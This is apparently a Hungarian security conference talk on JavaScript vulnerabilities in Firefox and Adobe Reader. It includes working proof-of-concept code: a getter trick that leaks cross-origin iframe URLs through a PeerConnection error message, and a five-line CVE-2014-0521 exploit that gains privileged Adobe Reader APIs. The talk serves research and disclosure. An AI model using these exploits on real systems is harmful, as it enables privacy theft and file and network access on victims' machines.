

JavaScript bűvésztrükkök,
avagy PDF olvasó és böngésző hackelés


Bemutakozás

Molnár Gábor

Ukatemi Technologies

IT biztonsági szakértő

gmolnar@ukatemi.com




Áttekintés

- JavaScript
- Firefox JS sebezhetőség
- Adobe Reader JS sebezhetőség

JavaScript

- GitHub #1 nyelv
- Privilegziált JS
 - Firefox 40%-a
 - Adobe Reader: 20000 sor
- Memória korrupciós hibák helyett
 - Cél
 - priv. JS futtatása
 - priv. műveletek végeztetése
 - Platformfüggetlen
 - Új hibatípusok
- Viszonylag **keveset kutatott**



JS gyorsalpaló

Objektum, getter, setter

```
var x = {  
  a: 5,  
  b: 6  
};  
  
x.__defineGetter__('c', function() { // Nem std!!  
  return this.a*2;  
});  
  
x.__defineSetter__('c', function(v) {  
  this.a = v/2;  
})  
  
x.a = 10; alert(x.c); // -> 20  
x.c = 84; alert(x.a); // -> 42
```

Firefox JS sebezhetőségek

- Bugzilla [#924329](#), [#928415](#)
- Még javítatlan
 - Helyette hasonló, javított bug a FF26-ban
- Objektumok sztringgé alakítása
 - Jogosultság nélkül
 - Pl. Clickjacking kiegészítésére



Clickjacking I.

- Iframe
 - Weboldal beágyazása weboldalba
- Clickjacking
 - Támadó weboldalán
 - Átlátszó iframe
 - Felhasználó kattint → iframe-ben kattint
 - Formok elküldése, stb.





DEMO

Clickjacking II.

- Formok elküldése
 - Email törlése
 - Szavazás
- Védekezés: X-Frame-Options HTTP header
- ~~Iframe URL olvasása~~
 - Közösségi oldalon
 - Felhasználói név
 - Barátok listája
 - Csevegések listája
 - Banki/e-kereskedelmi tranzakciók listája



URL olvasása

Iframe.location objektum:

```
{  
    href: "http://www...",  
    toString: function() {  
        return this.href;  
    }  
}
```



URL olvasása

Same Origin vs. Not Same Origin

```
var L = window.iframe1.contentWindow.location;
```

```
alert(L.href);
```

→ OK

```
alert(L);
```

→ OK

```
alert(String(L));
```

→ OK

```
console.log(L.href);
```

→ OK

```
console.log("%s", L);
```

→ OK

```
alert(L.href);
```

→ Permission denied

```
alert(L);
```

→ Permission denied

```
alert(String(L));
```

→ Permission denied

```
console.log(L.href);
```

→ Permission denied

```
console.log("%s", L);
```


→ OK

Firefox Binding típusok

Weboldal


__exposedProps__

Böngésző



A sebezhető kód

```
1  PeerConnection.prototype.createOffer =  
2  function(onSuccess, onError, constraints) {  
3      var opt = constraints.optional;  
4      if (opt)  
5          for (var i=0; i<opt.length; i+=1)  
6              if (!isObject(opt[i]))  
7                  throw new Error(  
8                      "malformed constraint: " + opt[i]  
9                  );  
10 }
```



A sebezhetőség kihasználása

- `opt[i]` legyen a `location` objektum → hibaüzenet
- **De** `if (!isObject(opt[i])) ...`
- **Ötlet:** `opt[i]` legyen **property!**
 - Értéke először nem objektum
 - Másodjára `location`



URL olvasása

A sebezhetőség kihasználásával

```
1  var optional = { length: 1 };
2  var second = false;
3  optional.__defineGetter__('0', function() {
4      return second ? L : (second = true);
5  });
6  var pc = new PeerConnection();
7  var nop = function() {};
8  try {
9      pc.createOffer(nop, nop, { optional: optional });
10 } catch (e) {
11     alert(e.message.slice(72));
12 }
```



DEMO

Adobe Reader JavaScript

- PDF szkripteléshez
- APIk
 - Formok kitöltése, küldése
 - 3D grafika
- Privilegizált JS kód
 - API implementációk JS-ben
 - Privilegizált APIk!
 - Automatizálás
 - Fájl olvasás
 - HTTP
 - Aláírással több API



Privilegium rendszer

- Az inicializáció privilegizált módban fut
- Trusted függvények
 - `app.trustedFunction(f)` -el megjelölt fv-ek
 - Hívhat privilegizált APIkat
 - `app.beginPriv()` és `app.endPriv()` között
- TrustPropagator függvények
 - Ha a hívó trusted, akkor ez is



Cél

- Legyen `function f() { ... } trusted!`
- Egy `trusted` függvény csinálja ezt:
`app.beginPriv();`
`app.trustedFunction(f);`
- Utána `f()` hívhat `priv. API`kat!



CVE-2014-0521

```
1 DynamicAnnotStore = app.trustedFunction(  
2     function (doc, user, settings) {  
3         this.doc = doc;  
4         this.user = user;  
5         // ...  
6     }  
7 )
```

Legitim használat:

```
var x = new DynamicAnnotStore(doc, {}, {});
```


Mi a hiba?

1. A `this` egy implicit 0. argumentum, kontrollálható!

2. `this.x = y;`

- Ha az `x` property, akkor ez a setter megívását jelenti
- `this.x_setter(y);`

3. Legyen

- `this.doc setter == app.beginPriv`
- `this.user setter == app.trustedFunction`
- `user == f`

Exploit 5 sorban

```
var t = {};  
t.__defineSetter__('doc', app.beginPriv);  
t.__defineSetter__('user', app.trustedFunction);  
t.__proto__ = app;  
DynamicAnnotStore.call(/*this*/t, /*doc*/null, /*user*/f);
```

Az eredeti kódsorok, és ami valójában történik:

```
this.doc = doc    -> app.beginPriv.call(t, null)  
this.user = user -> app.trustedFunction.call(t, f)
```





DEMO

Összefoglalás

- Adobe Reader
 - Fájl olvasás, hálózat elérés
- Firefox
 - Iframe URL olvasás → Clickjacking kiegészítés
- JS alapú sebezhetőségek
 - Cross platform
 - Megbízható
 - Egyszerűbb kihasználás
 - Korlátozott hatás
 - Kevesett kutatott téma





Köszönöm a figyelmet!

